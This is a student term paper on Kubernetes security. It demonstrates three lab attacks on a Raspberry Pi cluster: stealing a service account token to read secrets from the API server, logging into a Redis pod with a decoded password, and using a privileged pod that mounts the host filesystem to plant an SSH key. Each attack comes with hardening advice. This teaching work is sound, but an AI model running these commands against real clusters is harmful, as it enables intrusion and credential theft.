Network Security Term Paper: Exploring Kubernetes Security

Dimitra Zuccarelli, 20072495

October 2018

Contents

1 Introduction

Kubernetes is a powerful platform for managing modern enterprise applications but can be an point of failure when misconfigured, or when insecure defaults are not reset. An attempt to demonstrate this will be made through a series of three practical attacks, performed on a 5 node raspberry pi Kubernetes cluster. Sections 2 and 3 will contain an introduction to containerisation and Kubernetes, necessary for the practical element of sections 4 and 5.

2 Containers

Containerisation and microservices have completely revolutionised the face of application architecture in the space of the last few years [6]. Containers can be thought of small VMs that don't have the overhead of the operating system. They are single-purpose, lightweight and platform independent which make them a suitable starting point for microservice architectures [7]. Below is a good definition of what containers are, taken from the Docker documentation.

```
A container is a standard unit of software that packages up code and all its dependencies so
    the application runs quickly and reliably from one computing environment to another.
(Docker)
```

The adoption of container based applications poses several questions that are essential to address before deployment to production environments is possible:

- How should container deployment be automated? Having to manually spin up a new container every time one goes down is neither scaleable nor maintainable, and may cause downtime and availability issues
- How should you deal with the overhead of automating rules for scaling up and down to cater for peaks and troughs in network traffic?
- How should horizontal scaling be approached when allocating containers to nodes?
- How can containers communicate with each other across multiple nodes? With Docker networking, for example, container networking is only possible on the same host
- How should redundancy, scalability and fault tolerance be handled?

Kubernetes is the simple answer to all of these questions.

3 Kubernetes

In short, Kubernetes is a platform for easily managing the overhead that comes with container based applications, despite the advantages that they may offer.

For higher load production systems, Kubernetes has built-in mechanisms and abstractions for dealing with concerns such as high availability, scalability and fault tolerance, which has historically made it a popular choice for large companies such as IBM and Zalando. Even for smaller companies and applications, Kubernetes offers a variety of other benefits: monitoring, logging and auditing, automated health, readiness and liveliness checks, rolling restarts and deployments, to name a few. It also manages some complexity of decision making which does not necessarily need to be exposed to the developer, such as what the best usage of the available resources should look like, and how new workloads should be allocated based on this (although this is always configurable) [1, 10].

Kubernetes introduces several new concepts ("objects") to abstract certain ideas away from their physical implementation, but which make for a relatively high learning curve. These concepts will be described below.

3.1 Kubernetes Objects

3.1.1 Pods

Pods are the building blocks of Kubernetes and are the smallest possible object that can be deployed. Pods are made up of one or more containers which share resources (for example a shared volume for persistence) and a single IP address, which means the containers themselves are never individually accessed [1]. Pods can easily be scaled up and down to cater for traffic at any given moment. In production systems typically multiple replicas of a pod would be deployed, to allow for load balancing and fault tolerance [2].

Listing 1: Example yaml file specification for a Pod in Kubernetes based on the busybox image (Kubernetes 2018).

```
apiVersion: v1
kind: Pod
metadata:
  name: myapp-pod
  labels:
    app: myapp
spec:
  containers:
  - name: myapp-container
    image: busybox
    command: ['sh', '-c', 'echo Hello Kubernetes! && sleep 3600']
```

3.1.2 Deployments

Pods are not typically deployed to the Kubernetes cluster directly, but by using an abstraction called a deployment [12].

Deployments are used to describe what a pod should look like and how it should be deployed. The deployment file contains information like the base container image, the ports the pod exposes, and how many copies of that pod are needed. One of the advantages of using a deployment over a simple pod definition is that Kubernetes will automatically handle fault tolerance. If a pod for a given application (for example a front end web application) were to go down for some reason, this would never be obvious to the end user of the application, as Kubernetes would automatically spin up a new one to maintain the amount of pods required [1, 11].

Listing 2: Example yaml file specification for 3 replicas of an nginx pod, listening on port 80 internally. (Kubernetes 2018)

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: nginx-deployment
  labels:
    app: nginx
spec:
  replicas: 3
  selector:
    matchLabels:
      app: nginx
  template:
    metadata:
      labels:
        app: nginx
    spec:
      containers:
      - name: nginx
        image: nginx:1.15.4
        ports:
        - containerPort: 80
```

3.1.3 Services

Because pods can be scaled up and down constantly, accessing a pod by its IP address is not always the most stable solution. For example, if a front end web application were pointing to the IP address of a pod containing the backend API, this IP address would need to be constantly updated and maintained. Kubernetes uses a service to resolve this problem. Services point to a pod (or a set of pods in a deployment), load balancing across them and exposing a single, stable IP address. Services also offer another advantage, in that if something about the set of pods were to change (for example the base container image was updated for a security patch), every pod would be brought down and updated sequentially, avoiding any downtime at all. This is called a rolling update [1, 2, 11].

A Kubernetes service could appear to be a single point of failure in the architecture, but this however is not the case. The service's IP address is only a virtual IP, managed by the `kube-proxy` on every node in the cluster for the pods in that service.

Listing 3: Example yaml file specification for a service. The service will contain any pods that have the label 'MyApp', and will forward traffic from the pods' internal port 9376 to port 80 on the service's IP address.

```
kind: Service
apiVersion: v1
metadata:
  name: my-service
spec:
  selector:
    app: MyApp
  ports:
  - protocol: TCP
    port: 80
    targetPort: 9376
```

3.1.4 Service Accounts and Roles

Kubernetes uses RBAC (Role Based Access Control) for defining access control. In this model, a `Role` represents a set of permissions, and a `RoleBinding` ties the role to a user or a group of users. Kubernetes also defines `ClusterRole`s and `ClusterRoleBinding`s, which are used for cluster-scoped objects (for example nodes), or for access to objects across multiple namespaces (roles can only be applied to single namespaces). A `Service Account` is the equivalent of a user for pods inside the cluster. By default pods will be assigned the default service account if a different one is not assigned [1, 9].

Listing 4: Example yaml file specification for a Cluster Role. This can be used to read secrets[2]in any namespace or across multiple namespaces. (Kubernetes 2018)

```
kind: ClusterRole
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  # "namespace" omitted since ClusterRoles are not namespaced
  name: secret-reader
rules:
- apiGroups: [""]
  resources: ["secrets"]
  verbs: ["get", "watch", "list"]
```

[2]A secret is an object used to safely manage sensitive information such as passwords or API tokens

Listing 5: Example yaml file specification for a Cluster Role Binding. This allows anyone in the 'manager' group and any pods to read secrets in any namespace. (Kubernetes 2018)

```
# This cluster role binding allows anyone in the "manager" group to read secrets in any
    namespace.
kind: ClusterRoleBinding
apiVersion: rbac.authorization.k8s.io/v1
metadata:
  name: read-secrets-global
subjects:
- kind: Group
  name: manager # Name is case sensitive
  apiGroup: rbac.authorization.k8s.io
- kind: ServiceAccount
  name: default
  namespace: default
roleRef:
  kind: ClusterRole
  name: secret-reader
  apiGroup: rbac.authorization.k8s.io
```

3.2 Kubernetes Cluster

A Kubernetes cluster is made up of multiple nodes which form a single pool of resources. The master node manages and orchestrates the work for the worker nodes in the cluster [1, 12].

3.2.1 Master node

The master is a single node in the cluster responsible for managing the state of the cluster. It contains three processes for doing this: The `API Server`, the `Controller Manager` and the `Scheduler`.

- **API Server**: The API Server contains the HTTP API which is responsible for creating, updating deleting and getting objects in Kubernetes, such as pods and services. When a request is made to the `kubectl cli` to create a pod from a file definition (`kubectl create -f pod.yaml`) for example, this request goes through the API Server which delegates the creation of the actual resource. The resources live in an `etcd` key-value data store. etcd has redundancy, scalability and load balancing built-in, and all resources for the cluster are stored here, usually as JSON strings [1, 13].
- **Scheduler**: The Scheduler constantly watches the API Server for changes in pods, based on an event model. Any time a pod is modified, for example if a new pod is added, the scheduler detects the change, and assigns the pod a node to run on. The decision making process for the scheduler is configurable, but by default usually takes into account resource usage, requirements and hardware/software and policy constraints for the nodes in the cluster [1, 2].
- **Controller manager**: The Controller Manager runs and manages objects in Kubernetes known as controllers. Controllers are applications which watch for any changes in the state of the cluster and ensures that the current state always matches the desired state. A practical example of this is the `Replicaset Controller`, which is responsible for making sure the correct amount of pods in a deployment are always running. If an application required four copies of a pod and one of them were to crash, the controller would immediately spin up a new one in order to match the desired specification (4 pods in total). There are many other controllers in Kubernetes which manage the state of other objects (e.g., node controllers, service controllers), and controllers known as operators can be written for any custom objects, based on the Operator pattern [1, 5].

3.2.2 Worker nodes

In Kubernetes the base hardware unit is known as a node. A node can represent a physical machine in a datacenter (usually for production environments), or any set of CPU and RAM resources such as a virtual machine, or even a raspberry pi. There are two main processes that run on every node in the cluster to keep pods up and running:

- **Kubelet**: The Kubelet runs on every node and starts containers, making sure that the containers are always up and running in the pod. When a new pod is created, the Kubelet interacts with the given container runtime (this could be Docker or rkt, for example) and creates the containers needed for the pod. The Kubelet also performs health checks and readiness checks on containers in the pod [1, 2].
- **Kube Proxy**: Kube Proxy is the main network component that runs on every node. Kube Proxy manages services, managing traffic back and forth to pods in the node for a given service. Kube Proxy can be replaced entirely with network providers or load balancers [1, 2].

4 Practical: Setting up a Kubernetes cluster

There are multiple methods for setting up a Kubernetes cluster. `Minikube` is a tool developed by Kubernetes which deploys a single node Kubernetes cluster to a VM on a local machine. This is useful for local development and evaluation, but would not be run in a production environment. Therefore for the sake of demonstration purposes, a tool called `kubeadm` (typically used for bootstrapping production ready Kubernetes clusters) will be used to run Kubernetes on a five node raspberry pi cluster. The steps that were taken for setting up the cluster are outlined below.

4.1 Setting up the raspberry pi cluster



Figure 1: Raspberry pi topology

The Kubernetes cluster will be configured on 5 raspberry pis. The pis are connected to a shared network on an Ubuntu server, which means they are all in a private, isolated network with IP addresses allocated in the 10.0.0.0/8 range by a DHCP server on the Ubuntu server.

The last pi in the cluster will be configured as the master, while the remaining four will be set up as worker nodes. The process for cleaning the pis as necessary and installing the dependencies needed will be automated using an Ansible[3] playbook, for ease. The code for the playbook can be found in the following Github repository: https://github.com/dimitraz/ansible-pi-kube.

[3]Ansible is an open source software automation deployment tool, similar to Chef or Puppet

The prerequisites for this setup are:

- Flash the SD cards and enable SSH on all pi nodes
- Docker installed on all pi nodes
- Python 3.6 installed on the server
- Ansible 2.6.2 installed on the server

4.1.1 Role: Install Kubernetes

The `kube-install` role adds the Kubernetes repo to the repo list on all nodes and installs `kubectl` and `kubeadm`, an official Kubernetes command line tool for bootstrapping Kubernetes clusters. `kubectl` is the official command line tool for interacting with the API Server.

4.1.2 Role: Initialise master

The `master-init` role contains the tasks necessary to initialise the master node. This is done by running `kubeadm init --token-ttl 0`.

This command will generate a token, which will be used by all worker nodes to join the cluster. This token is passed to the the `add-nodes` role with the variable name `join-token`.

4.1.3 Role: Add nodes

The `add-nodes` role will use the token generated by the master node to join the cluster as worker nodes. An example of this command looks like follows:

```
kubeadm join 10.42.0.107:6443 --token <TOKEN> --discovery-token-ca-cert-hash <HASH>
```

Once the master has been initialised and the worker nodes have joined the cluster, a `kubectl get nodes` can be performed on the master node. This shows that none of the nodes are ready yet:

```
NAME            STATUS    ROLES    AGE      VERSION
raspberrypi     NotReady  master   16h      v1.12.1
raspberrypi-01  NotReady  <none>   59s      v1.12.1
raspberrypi-03  NotReady  <none>   3m       v1.12.1
raspberrypi-02  NotReady  <none>   2m       v1.12.1
raspberrypi-04  NotReady  <none>   3h       v1.12.1
```

This is due to the fact that the nodes cannot communicate without a container network. `weave` is a virtual network that allows Docker containers to communicate across hosts, and will be used in this example to allow the raspberry pis to discover and talk to each other. The network is applied from the master node in the main playbook:

```
- hosts: master
  tasks:
    - name: "Apply container network"
      shell: "kubectl apply -f https://git.io/weave-kube-1.6"
  tags:
    - network
```

5 Practical: Hacking and hardening the cluster

With the cluster set up, the next practical section will illustrate three common attacks that might be attempted on a cluster, when it is not securely configured. The list of attacks are as follows:

- **Attack 1**: Gain full access to the API Server running on the Master node due to improperly set Service Accounts and RBAC
- **Attack 2**: Gain access to pods in a cluster due to improperly configured network policies
- **Attack 2**: Break out from a pod to the host node, due to unsafe pod permissions

5.1 Attack 1: Misconfiguration and insecure defaults

The following attack will aim to illustrate the effects of a poorly configured cluster or leaving insecure defaults when setting up a cluster. As Kubernetes Security Consultant Brad Geesaman states:

```
"Defaults in use early tend to stay in use. Systems hardened late tend to break."
```

It will assume that a malicious party has found a way to execute code from a vulnerable front end application hosted on Kubernetes.

The steps of the attack are as follows:

1. Gain access to the frontend pod and can execute code from this pod
2. Get the service account token which has been mounted to the pod by default
3. Using the token, gain access to the HTTPS endpoint of the API Server on the master node. From here get or modify **any** information about the cluster
4. Install backdoors (not shown)

To simulate this scenario, an "attacker" pod with the `kubectl` command line tool installed has been deployed to the cluster and will be used to execute code within the frontend pod. In a real life scenario the attacker might execute code from within forms on the web application.

```
# Get the pod name
root@attacker:/# POD=$(kubectl get pods -o name | grep frontend | cut -c 6-)
```

Assuming the attacker can run code from within the frontend pod, he/she will be able to list secrets which are placed in a default mount location (`/var/run/secrets/kubernetes.io/`) in the pod. This directory will typically contain the secret for the service account associated with the pod. If the attacker can access this secret and the default service account does not have thoughtful restrictions, he/she may be able to quickly escalate their privileges - gain access to the API Server and other pods or nodes in the Kubernetes cluster.

The `kubectl exec` command used below imitates the execution of code in the frontend pod.

```
# Get the secure token
root@attacker:/# TOKEN=$(kubectl exec $POD -- cat
    /var/run/secrets/kubernetes.io/serviceaccount/token)
```

Now, assuming that the master node is exposed to the internet and the attacker has the authentication token, it is straightforward for him/her to start interacting with the API server directly. In this case, the attacker will make a request to the API server for a list of secrets in the default namespace.

```
curl -sk -H "Authorization: Bearer $TOKEN" https://10.42.0.107/api/v1/namespaces/default/secrets
```

The attacker now has a wealth of information at his/her hands. Given a list of secrets in the default namespace, he/she can attempt to gain access to other pods in the cluster, get information about the processes running on them and tamper with them. This will be illustrated in the next attack.

5.2 Attack 1: Mitigation

- **Role based access control and service accounts**: Pods in a cluster will automatically be assigned the `default` service account if no other service account is specified. Often assigning cluster admin rights to the default service account is a quick and easy fix when an application runs into permissions issues. Considering that by default service account tokens are automatically mounted into pods, this can be extremely dangerous if a pod is compromised (as shown above). RBAC should be used carefully for restricting and limiting what Kubernetes objects can do in the cluster, and service accounts should have no privileges by default.

```
kubectl describe clusterrolebinding frontend

Name:         frontend
Labels:       <none>
Annotations:  <none>
Role:
  Kind:  ClusterRole
  Name:  admin
Subjects:
  Kind           Name     Namespace
  ----           ----     ---------
  ServiceAccount default default

# Delete this cluster role - service account binding
kubectl delete clusterrolebinding frontend
```

- **Firewall the API Service/master node**: For maximum security, the master node should never be publicly exposed to the internet. A safe option would be deploying the Kubernetes cluster to an isolated network, only making services inside the cluster available via an external proxy, like in the topology illustrated above (the attack was performed from the Ubuntu server in order to gain access to the master node, for demonstration purposes). Another option would be to restrict which IP address ranges can communicate with the master node. Certain cloud providers (like GCE) have flags for easily configuring allowed networks.

5.3 Attack 2: Liberal network policies

The next attack will simulate gaining control to other pods running in the cluster once one pod has been compromised. This topology contains the vulnerable front end application once again, as well as a Redis pod acting as a datastore for a backend application.

The steps of the attack are as follows:

1. Gain access to the frontend pod and are able to execute code
2. Get the default service account token which has been mounted to the pod
3. Using the token, gain access to the HTTPS endpoint of the API Server on the master node. Get a list of secrets running in the default (or any other) namespace
4. Get the secret for the Redis instance, which contains the password for accessing Redis
5. Get the internal IP address for the Redis instance
6. Telnet into the Redis pod, and authenticate using the password found in the Redis secret
7. Tamper with data in the datastore, delete information, etc

Continuing from the attack in section 5.2, the malicious party has gained access to the API Server and has obtained a list of secrets from the default namespace:

```
root@attacker:/# curl -sk -H "Authorization: Bearer $TOKEN"
    https://10.42.0.107/api/v1/namespaces/default/secrets
```

This list of secrets includes a `redis` secret for the Redis pod:

Listing 6: A secret which contains the password to authenticate to Redis

```
{
  "metadata": {
    "name": "redis",
    "namespace": "default",
    "selfLink": "/api/v1/namespaces/default/secrets/redis",
    "uid": "92e58008-d586-11e8-a5bf-b827ebbb4c2b",
    "resourceVersion": "151944",
    "creationTimestamp": "2018-10-21T23:11:00Z"
  },
  "data": {
    "password": "aGVsbG93b3JsZCE="
  },
  "type": "Opaque"
}
```

This secret contains a base64 encoded password to the Redis datastore, that can easily be decoded via the command line:

```
echo aGVsbG93b3JsZCE= | base64 --decode
helloworld!
```

From here, the attacker can get information about the Redis pod and find the pod's IP address:

Listing 7: Get information about the Redis pod

```
root@attacker:/# curl -sk -H "Authorization: Bearer $TOKEN"
    https://10.42.0.107/api/v1/namespaces/default/pods/redis

{
  "kind": "Pod",
  "apiVersion": "v1",
  "metadata": {
    "name": "redis",
    "namespace": "default",
    "selfLink": "/api/v1/namespaces/default/pods/redis",
    "uid": "451cb6a7-d580-11e8-a5bf-b827ebbb4c2b",
    "resourceVersion": "147909",
    "creationTimestamp": "2018-10-21T22:25:52Z",
    "labels": {
      "app": "redis"
    }
  },
  ...
  "status": {
    ..
    "hostIP": "10.42.0.106",
    "podIP": "192.168.1.2",
    ..
  }
}
```

And telnet into the pod itself, using the value from the `podIP` field:

Listing 8: Telnet into the Redis pod, authenticate with the redis-cli and tamper with data in the store

```
root@vuln-frontend:/# telnet 192.168.1.2 6379
Trying 192.168.1.2...
Connected to 192.168.1.2.
Escape character is '^]'.
AUTH helloworld!
+OK
```

Once authenticated, the attacker can:

- Tamper with information in the datastore (for example, alter the amount of votes for a particular candidate in a voting/leaderboard application, modify queues and caches..)
- Gain access to sensitive information in the datastore
- Delete important information in the datastore
- Anything else he/she desires to do

5.4 Attack 2: Mitigation

- **Use Network Policies**: Network Policies can be used to restrict communication between pods and other network endpoints. In the particular example illustrated above, the frontend pod, or any pods that do not need to acess the redis instance directly, should not be able to access it. Strict policies should be put into place to regulate the damage that compromised pods might be able to induce. An example Network Policy is defined below, which only allows incoming traffic from the backend pod to the redis pod.

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: backend-traffic
  namespace: default
spec:
  podSelector:
    matchLabels:
      app: redis
  policyTypes:
  - Ingress
  ingress:
  - from:
    - namespaceSelector:
        matchLabels:
          app: backend
    ports:
    - protocol: TCP
      port: 6379
```

5.5 Attack 3: Pod security

The final attack will attempt to display the repercussions that a pod with escalated privileges might be able to cause within the cluster. This is often the cause of human error/oversight, when pods that are deployed to the cluster, or third party plugins that are installed (which are deploying pods), are not properly screened beforehand.

This will assume that an attacker has found a fault in the cluster and is able to schedule pods, although this could equally be done in the form of a malicious plugin that has been installed on the cluster by an unknowing administrator.

The steps of the attack are as follows:

1. Gain access to the frontend pod and can execute code from this pod
2. Discover the node name for the node that is running the compromised pod
3. Schedule a new pod with root privileges that can mount the host node's filesystem, therefore effectively "breaking out" of the pod
4. Steal SSH key information from the node and add the pod's key to the list of authorised keys on the host

The YAML definition for the pod that will be deployed is described below. The pod is based on a plain Raspbian Jessie distribution which has been given privileged (root) access. Because of this, the pod can specify the root filesystem as a volume mount. The host's filesystem will be mounted in the pod's root directory.

Listing 9: Privileged pod definition

```
apiVersion: v1
kind: Pod
metadata:
  name: jessie
  namespace: kube-system
  labels:
    env: prod
spec:
  containers:
  - name: jessie
    image: resin/rpi-raspbian:jessie
    command: [ "/bin/bash", "-c", "--" ]
    args: [ "while true; do sleep 30; done;" ]
    securityContext:
      privileged: true
    volumeMounts:
      - name: rootfs
        mountPath: /rootfs
  volumes:
    - name: rootfs
      hostPath:
        path: /
  nodeSelector:
    kubernetes.io/hostname: $NODE
```

The name of the host can be found by running a simple one line command:

```
export NODE=$(kubectl get pods --no-headers -l 'app=vuln-frontend'
    -o=custom-columns=IP:.spec.nodeName)

echo $NODE
raspberrypi-01
```

The attacker can schedule the pod on the selected node by adding two lines to the pod specification:

```
  nodeSelector:
    kubernetes.io/hostname: $NODE
```

Once the pod has been scheduled, it will have full access to the host's filesystem. This has multiple (very serious) implications. One example could be gaining access to the SSH keys on the host:

```
root@jessie:/# ls rootfs/
bin  boot  boot.bak dev  etc  home  lib  lost+found media mnt  opt  proc  root  run sbin srv  sys tmp
    usr  var

root@jessie:/# cat rootfs/home/ubuntu/.ssh/authorized_keys
```

And adding the SSH key for the pod to the authorized keys list:

```
root@jessie:/# $SSH_KEY >> rootfs/home/ubuntu/.ssh/authorized_keys
```

A quick search on Github displays how common it is for pods to employ a privileged security context:

Figure 2: Github search for pods running as privileged users: over 23,00 results

Figure 3: Github search for pods running as privileged users

Figure 4: Github search for pods mounting the host filesystem: over 3,000 results

Figure 5: Github search for pods mounting the host filesystem

5.6 Attack 3: Mitigation

- **Pod Security Policy**: According to the Kubernetes documentation, "the `PodSecurityPolicy` objects define a set of conditions that a pod must run with in order to be accepted into the system". This can be used to control any pods that are being created in the cluster, ensuring that they are safe to run before they are scheduled. An example pod security policy may look like the following:

Listing 10: Pod Security Policy example yaml definition. (Sysdig, 2018)

```
apiVersion: extensions/v1beta1
kind: PodSecurityPolicy
metadata:
  name: example
spec:
  privileged: false
  runAsUser:
    rule: MustRunAsNonRoot
  seLinux:
    rule: RunAsAny
  fsGroup:
    rule: RunAsAny
  supplementalGroups:
    rule: RunAsAny
  volumes:
  - 'nfs'
```

This will disallow containers running in privileged mode, containers that require root privileges and containers that access volumes apart from NFS volumes [8].

Another solution would be to add permission restrictions to every individual pod definition:

```
apiVersion: v1
kind: Pod
metadata:
  name: security-context-demo
spec:
  securityContext:
    runAsUser: 1000
    allowPrivilegeEscalation: false
    readOnlyRootFilesystem: true
```

The field `allowPrivilegeEscalation` indicates whether a process can gain more privileges than its parent process or not. The `readOnlyRootFilesystem` field controls whether a container can write into the root filesystem [3].

6 Discussion/Conclusions

As stated previously, Kubernetes provides a vast amount of benefits to enterprise applications by automating difficult or time consuming aspects of the deployment and management process of these applications. This however does not exclude Kubernetes from its own set of exploits, threats and attacks, especially when security considerations are not taken and counter measures are not adopted at an early stage. The aim of this report was to look at some of the most common ways of infiltrating a cluster by covering three important aspects of the Kubernetes infrastructure. Although these three demonstrations cover a good amount of Kubernetes' attack surface, they are by no means exhaustive, and there are hundreds of other security aspects that need be considered (and mechanisms that should be put in place) on top of this, when bootstrapping a new cluster. There are several tools to aid this process which will be discussed further on.

To summarise, the three main aspects covered in this report are:

- **Kubernetes component defaults**: Often certain defaults in Kubernetes need to be reassessed to improve security. An example of this was seen in section 5.1, where highly privileged service account tokens were automounted into each pod by default. This option can be overriden and service account tokens can be managed by an external controller for each namespace. Other insecure defaults in past versions of Kubernetes that gained attention include unauthenticated access to Kubelets (see the Kubelet exploit) and unathenticated access to the Kubernetes dashboard (see Tesla attack).
- **Network security**: Communications should be secured both internally and externally to the cluster. Internally, communication between pods should be limited using network policies and should be encrypted. Externally, the cluster should be placed within a private topology (for example a VPC on AWS) to reduce the risk of exposing ports and other components directly to the internet (once again, see the Tesla attack). Nodes should never be exposed and bastion hosts could be used for SSH access to the nodes for an extra layer of security.
- **Pod and container security**: Pod security policies should be put in place to limit what pods can and cannot do within the cluster. The container images used by the pods should also be screened for any critical security warnings and infected code. Additionally, private container registries with internally built images could be used for an extra layer of security, although this implies a tradeoff between security and maintenance/management costs [4].

Other additional security considerations (not touched on before) include:

- **Secure individual components**: Access to Kubernetes' most sensitive components should be restricted. For example, gaining access to the etcd cluster would be equivalent to gaining root access to the cluster - it is extremely important that etcd is isolated and firewalled and that only the API Server is able to communicate with it. Other important components that must be protected include the Kubelet, the API Server, the Kubernetes dashboard (if in use) and the nodes themselves [1, 4].
- **Secure the operating system**: The security of the Kubernetes cluster is highly dependent on the security of the underlying operating system. Ideally this should be as thin as possible to reduce attack surface and should constantly be patched and upgraded [14].

Finally, there are several useful online tools for examining and benchmarking the security of the cluster and of its components. A few good examples are listed below.

- **CIS Kubernetes Benchmark**: A guideline for Kubernetes security developed by the Center for Internet Security. `kube-bench` is an implementation of this guideline in Go, which runs within the cluster and provides a set of checks with a PASS, FAIL, or WARN grade. (See Appendix A)
- **CIS Docker Benchmark**: If the chosen container runtime is Docker, CIS also offers a security benchmark document for Docker. `docker-bench-security` is an implementation of this guideline in bash.
- **CIS Benchmarks for Operating Systems**: Security guidelines by CIS for hardening various operating systems, from RHEL to Ubuntu and CentOS.
- **Service Mesh**: Service Mesh is a new concept which is becoming an extremely popular option for improving security within Kubernetes clusters. Service Mesh is defined by Red Hat as the following:

> `"A service mesh is a way to control how different parts of an application share data with one another. Unlike other systems for managing this communication, a service mesh is a dedicated infrastructure layer built right into an app."`

This is managed by deploying a series of network proxies directly into the app for each microservice, which allows finer grain control and security between services in the application. This means authentication, authorisation, encryption and any inter-service communications can be handled directly by the Service Mesh's "sidecar" proxies, adding an additional layer of security to the infrastructure. `Istio` is a popular Service Mesh provider.

Appendices

A kube-bench

kube-bench is a tool written in Golang for analysing the security of a cluster, with tests based on CIS Benchmark for Kubernetes. This is a good first step to take in securing a cluster, as it gives a high-level overview of the current state of the cluster.

To run kube-bench on the pis, it could either be cross compiled to run on ARM architectures or built from source directly on the pi. Details for the latter are listed below (Go version 1.8+ must be installed on the selected node).

```
go get github.com/aquasecurity/kube-bench
cd $GOPATH/src/github.com/aquasecurity/kube-bench
make
./kube-bench <node|master>
```

Output of kube-bench executed on the worker node:

Listing 11: Security test results output by the kube-bench analysis

```
[INFO] 2 Worker Node Security Configuration
[INFO] 2.1 Kubelet
[FAIL] 2.1.1 Ensure that the --allow-privileged argument is set to false (Scored)
[FAIL] 2.1.2 Ensure that the --anonymous-auth argument is set to false (Scored)
[FAIL] 2.1.3 Ensure that the --authorization-mode argument is not set to AlwaysAllow (Scored)
[FAIL] 2.1.4 Ensure that the --client-ca-file argument is set as appropriate (Scored)
[FAIL] 2.1.5 Ensure that the --read-only-port argument is set to 0 (Scored)
[FAIL] 2.1.6 Ensure that the --streaming-connection-idle-timeout argument is not set to 0
    (Scored)
[FAIL] 2.1.7 Ensure that the --protect-kernel-defaults argument is set to true (Scored)
[FAIL] 2.1.8 Ensure that the --make-iptables-util-chains argument is set to true (Scored)
[PASS] 2.1.9 Ensure that the --hostname-override argument is not set (Scored)
[FAIL] 2.1.10 Ensure that the --event-qps argument is set to 0 (Scored)
[FAIL] 2.1.11 Ensure that the --tls-cert-file and --tls-private-key-file arguments are set as
    appropriate (Scored)
[PASS] 2.1.12 Ensure that the --cadvisor-port argument is set to 0 (Scored)
[FAIL] 2.1.13 Ensure that the --rotate-certificates argument is not set to false (Scored)
[FAIL] 2.1.14 Ensure that the RotateKubeletServerCertificate argument is set to true (Scored)
[FAIL] 2.1.15 Ensure that the Kubelet only makes use of Strong Cryptographic Ciphers (Not
    Scored)
[INFO] 2.2 Configuration Files
[PASS] 2.2.1 Ensure that the kubelet.conf file permissions are set to 644 or more restrictive
    (Scored)
[PASS] 2.2.2 Ensure that the kubelet.conf file ownership is set to root:root (Scored)
[PASS] 2.2.3 Ensure that the kubelet service file permissions are set to 644 or more
    restrictive (Scored)
[PASS] 2.2.4 Ensure that the kubelet service file ownership is set to root:root (Scored)
[FAIL] 2.2.5 Ensure that the proxy kubeconfig file permissions are set to 644 or more
    restrictive (Scored)
[FAIL] 2.2.6 Ensure that the proxy kubeconfig file ownership is set to root:root (Scored)
[WARN] 2.2.7 Ensure that the certificate authorities file permissions are set to 644 or more
    restrictive (Scored)
[WARN] 2.2.8 Ensure that the client certificate authorities file ownership is set to root:root
    (Scored)
[FAIL] 2.2.9 Ensure that the kubelet configuration file ownership is set to root:root (Scored)
[FAIL] 2.2.10 Ensure that the kubelet configuration file has permissions set to 644 or more
    restrictive (Scored)

== Remediations ==
2.1.1 Edit the kubelet service file /etc/systemd/system/kubelet.service.d/10-kubeadm.conf
on each worker node and set the below parameter in KUBELET_SYSTEM_PODS_ARGS variable.
```

--allow-privileged=false
Based on your system, restart the kubelet service. For example:
systemctl daemon-reload
systemctl restart kubelet.service

2.1.2 If using a Kubelet config file, edit the file to set authentication: anonymous: enabled to false .
If using executable arguments, edit the kubelet service file
/etc/systemd/system/kubelet.service.d/10-kubeadm.conf on each worker node and
set the below parameter in KUBELET_SYSTEM_PODS_ARGS variable.
--anonymous-auth=false
Based on your system, restart the kubelet service. For example:
systemctl daemon-reload
systemctl restart kubelet.service

2.1.3 If using a Kubelet config file, edit the file to set authorization: mode to Webhook.
If using executable arguments, edit the kubelet service file
/etc/systemd/system/kubelet.service.d/10-kubeadm.conf on each worker node and
set the below parameter in KUBELET_AUTHZ_ARGS variable.
--authorization-mode=Webhook
Based on your system, restart the kubelet service. For example:
systemctl daemon-reload
systemctl restart kubelet.service

2.1.4 If using a Kubelet config file, edit the file to set authentication: x509: clientCAFile to the location of the client CA file.
If using command line arguments, edit the kubelet service file
/etc/systemd/system/kubelet.service.d/10-kubeadm.conf on each worker node and
set the below parameter in KUBELET_AUTHZ_ARGS variable.
